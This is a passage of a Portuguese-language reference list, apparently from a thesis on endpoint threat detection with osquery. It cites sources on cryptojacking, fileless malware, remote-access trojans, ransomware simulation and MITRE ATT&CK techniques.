[64] S. Varlioglu e N. Elsayede e Z. ElSayed e M. Ozer. *The Dangerous Cmbo: Fileless Malware and Cryptojacking*. URL: https://arxiv.org/pdf/2203.03175.pdf. (Acesso em 04 Jul 2022).

[65] P. Papadopoulose e P. Iliae e E. Markatos. *Truth in Web Mining: Measuring the Profitability and the Imposed Overheads of Cryptojacking*. URL: https://projects.ics.forth.gr/_publications/panpapISC2019.pdf. (Acesso em 04 Jul 2022).

[66] Ege Tekiner e Abbas Acar e A. Selcuk Uluagac e Engin Kirda e Ali Aydin Selcuk. *SoK: Cryptojacking Malware.* URL: https://arxiv.org/pdf/2103.03851.pdf. (Acesso em 04 Jul 2022).

[67] SYSDIG. *Compromising read-only containers with fileless malware*. 2022. URL: https://sysdig.com/blog/containers-read-only-fileless-malware/. (Acesso em 04 Jul 2022).

[68] SECURITYINTELLIGENCE. *Mirai IoT Botnet: Mining for Bitcoins?* 2017. URL: https://securityintelligence.com/mirai-iot-botnet-mining-for-bitcoins/. (Acesso em 04 Jul 2022).

[69] INTEZER. *Vermilion Strike: Linux and Windows Re-implementation of Cobalt Strike*. 2021. URL: https://www.intezer.com/blog/malware-analysis/vermilionstrike-reimplementation-cobaltstrike/. (Acesso em 05 Jul 2022).

[70] CISA. *Alert (TA15-314A): Compromised Web Servers and Web Shells - Threat Awareness and Guidance*. 2015. URL: https://www.cisa.gov/uscert/ncas/alerts/TA15-314A. (Acesso em 11 Jul 2022).

[71] HELPSYSTEMS. *Cobalt Strike*. URL: https://www.cobaltstrike.com/.

[72] RAPID7. *Metasploit*. URL: https://www.metasploit.com/.

[73] BLEEPINGCOMPUTER. *New RAT malware gets commands via Discord, has ransomware feature*. 2020. URL: https://www.bleepingcomputer.com/news/security/new-rat-malware-gets-commands-via-discord-has-ransomware-feature/. (Acesso em 11 Jul 2022).

[74] CHECKPOINT. *Turning Telegram toxic: 'ToxicEye' RAT is the latest to use Telegram for command & control*. 2021. URL: https://blog.checkpoint.com/2021/04/22/turning-telegram-toxic-new-toxiceye-rat-is-the-latest-to-use-telegram-for-command-control/. (Acesso em 11 Jul 2022).

[75] RED CANARY. *Trapping the Netwire RAT on Linux*. 2020. URL: https://redcanary.com/blog/netwire-remote-access-trojan-on-linux/. (Acesso em 16 Jul 2022).

[76] So-Hyun Park et al. "Performance Evaluation of Open-Source Endpoint Detection and Response Combining Google Rapid Response and Osquery for Threat Detection". Em: *IEEE Access* 10 (2022), pp. 20259–20269. DOI: 10.1109/ACCESS.2022.3152574.

[77] GOOGLE. *GRR Rapid Response*. URL: https://github.com/google/grr.

[78] Steffen Haas, Robin Sommer e Mathias Fischer. "Zeek-Osquery: Host-Network Correlation for Advanced Monitoring and Intrusion Detection". Em: *ICT Systems Security and Privacy Protection*. Springer International Publishing, 2020, pp. 248–262. DOI: 10.1007/978-3-030-58201-2_17. URL: https://doi.org/10.1007%5C%2F978-3-030-58201-2_17.

[79] ZEEK. *The Zeek Network Security Monitor*. URL: https://github.com/zeek/zeek. (Acesso em 25 Set 2022).

[80] Christopher Hurless. *Exploring Osquery, Fleet, and Elastic Stack as an Open-source solution to Endpoint Detection and Response*. Rel. técn. SANS Institute, 2019.

[81] FLEETDM. *Fleet: Open source device management, built on osquery*. URL: https://fleetdm.com/. (Acesso em 19 Jul 2022).

[82] ELASTIC. *O que é o ELK Stack?* URL: https://www.elastic.co/pt/what-is/elk-stack.

[83] Sarfaraz Ahamed e Ramanathan Lakshmanan. "Real-Time Heuristic-Based Detection of Attacks Performed on a Linux Machine Using Osquery". Em: *SN Computer Science* 3 (jul. de 2022). DOI: 10.1007/s42979-022-01288-6.

[84] OSQUERY. *Welcome to osquery*. URL: https://osquery.readthedocs.io/en/stable/. (Acesso em 18 Jul 2022).

[85] OSQUERY (GITHUB). *Osquery*. URL: https://github.com/osquery/osquery. (Acesso em 19 Jul 2022).

[86] OSQUERY. *OSQuery: Platform Endpoint Visibility*. URL: https://osquery.io/. (Acesso em 18 Jul 2022).

[87] OSCTRL. *Fast and efficient osquery management*. URL: https://osctrl.net/. (Acesso em 19 Jul 2022).

[88] OSQUERY. *Documentation, Configuring an osquery deployment*. URL: https://osquery.readthedocs.io/en/stable/deployment/configuration/. (Acesso em 25 Jul 2022).

[89] GARDICORE. *Infection Monkey: An automated pentest tool*. URL: https://github.com/guardicore/monkey. (Acesso em 30 Jul 2022).

[90] INFECTION MONKEY DOCUMENTATION. *Ransomware Simulation*. URL: https://www.guardicore.com/infectionmonkey/docs/usage/scenarios/ransomware-simulation/. (Acesso em 30 Jul 2022).

[91] W3TECHS. *Usage statistics of Linux for websites*. 2022. URL: https://w3techs.com/technologies/details/os-linux. (Acesso em 18 Jul 2022).

[92] OSQUERY. *OSQuery: Performance safety*. URL: https://osquery.readthedocs.io/en/stable/deployment/performance-safety/. (Acesso em 18 Jul 2022).

[93] SOCZUKS (GITHUB). *randomtreefilegenerator.py*. URL: https://github.com/SoczuKS/BCF-Software-Recruitment-Task. (Acesso em 30 Ago 2022).

[94] Zaulao (GITHUB). *ransom-files-generator*. URL: https://github.com/Zaulao/ransom-files-generator. (Acesso em 31 Ago 2022).

[95] TEOSELLER (GITHUB). *OSQuery-ATT&CK*. URL: https://github.com/teoseller/osquery-attck. (Acesso em 30 Jul 2022).

[96] MITRE. *Network Service Discovery*. URL: https://attack.mitre.org/techniques/T1046/. (Acesso em 25 Set 2022).

[97] MITRE. *Data Encrypted for Impact*. URL: https://attack.mitre.org/techniques/T1486/. (Acesso em 25 Set 2022).

[98] MITRE. *Resource Hijacking*. URL: https://attack.mitre.org/techniques/T1496/. (Acesso em 25 Set 2022).

[99] MITRE. *Remote Access Software*. URL: https://attack.mitre.org/techniques/T1219/. (Acesso em 25 Set 2022).

[100] Ibrahim Nadir e Taimur Bakhshi. "Contemporary cybercrime: A taxonomy of ransomware threats & mitigation techniques". Em: (2018), pp. 1–7. DOI: 10.1109/ICOMET.2018.8346329.

[101] CISA. *Alert (AA21-265A): Conti Ransomware*. 2022. URL: https://www.cisa.gov/uscert/ncas/alerts/aa21-265a. (Acesso em 15 Fev 2022).

[102] SECURELIST. *Transparent Tribe: Evolution analysis, part 1*. 2020. URL: https://securelist.com/transparent-tribe-part-1/98127/. (Acesso em 09 Jun 2022).

[103] TECHMONITOR. *Cryptojacking: How the crypto boom is driving malware infections*. 2022. URL: https://techmonitor.ai/technology/cybersecurity/cryptojacking. (Acesso em 28 Jun 2022).

[104] LINUXSECURITY. *Fileless Malware on Linux: Anatomy of an Attack*. 2022. URL: https://linuxsecurity.com/features/fileless-malware-on-linux. (Acesso em 04 Jul 2022).

[105] NE0ND0G (GITHUB). *Merlin*. URL: https://github.com/Ne0nd0g/merlin. (Acesso em 07 Jul 2022).

[106] INTEZER. *New Linux Backdoor RedXOR Likely Operated by Chinese Nation-State Actor*. 2021. URL: https://www.intezer.com/blog/malware-analysis/new-linux-backdoor-redxor-likely-operated-by-chinese-nation-state-actor/. (Acesso em 07 Jul 2022).

[107] YARA. *YARA: The pattern matching swiss knife for malware researchers (and everyone else)*. URL: https://virustotal.github.io/yara/. (Acesso em 18 Jul 2022).

[108] Virustotal. *Virustotal website*. URL: https://www.virustotal.com/. (Acesso em 21 Jul 2022).

[109] YARA. *YARA Documentation*. URL: https://yara.readthedocs.io/en/stable/. (Acesso em 25 Jul 2022).

[110] OSQUERY. *Documentation, YARA-based scanning with osquery*. URL: https://osquery.readthedocs.io/en/stable/deployment/yara/. (Acesso em 25 Jul 2022).

[111] CISO Advisor. *Akamai compra Guardicore por US 600 milhões*. URL: https://www.cisoadvisor.com.br/akamai-compra-guardicore-por-us-600-milhoes/. (Acesso em 30 Jul 2022).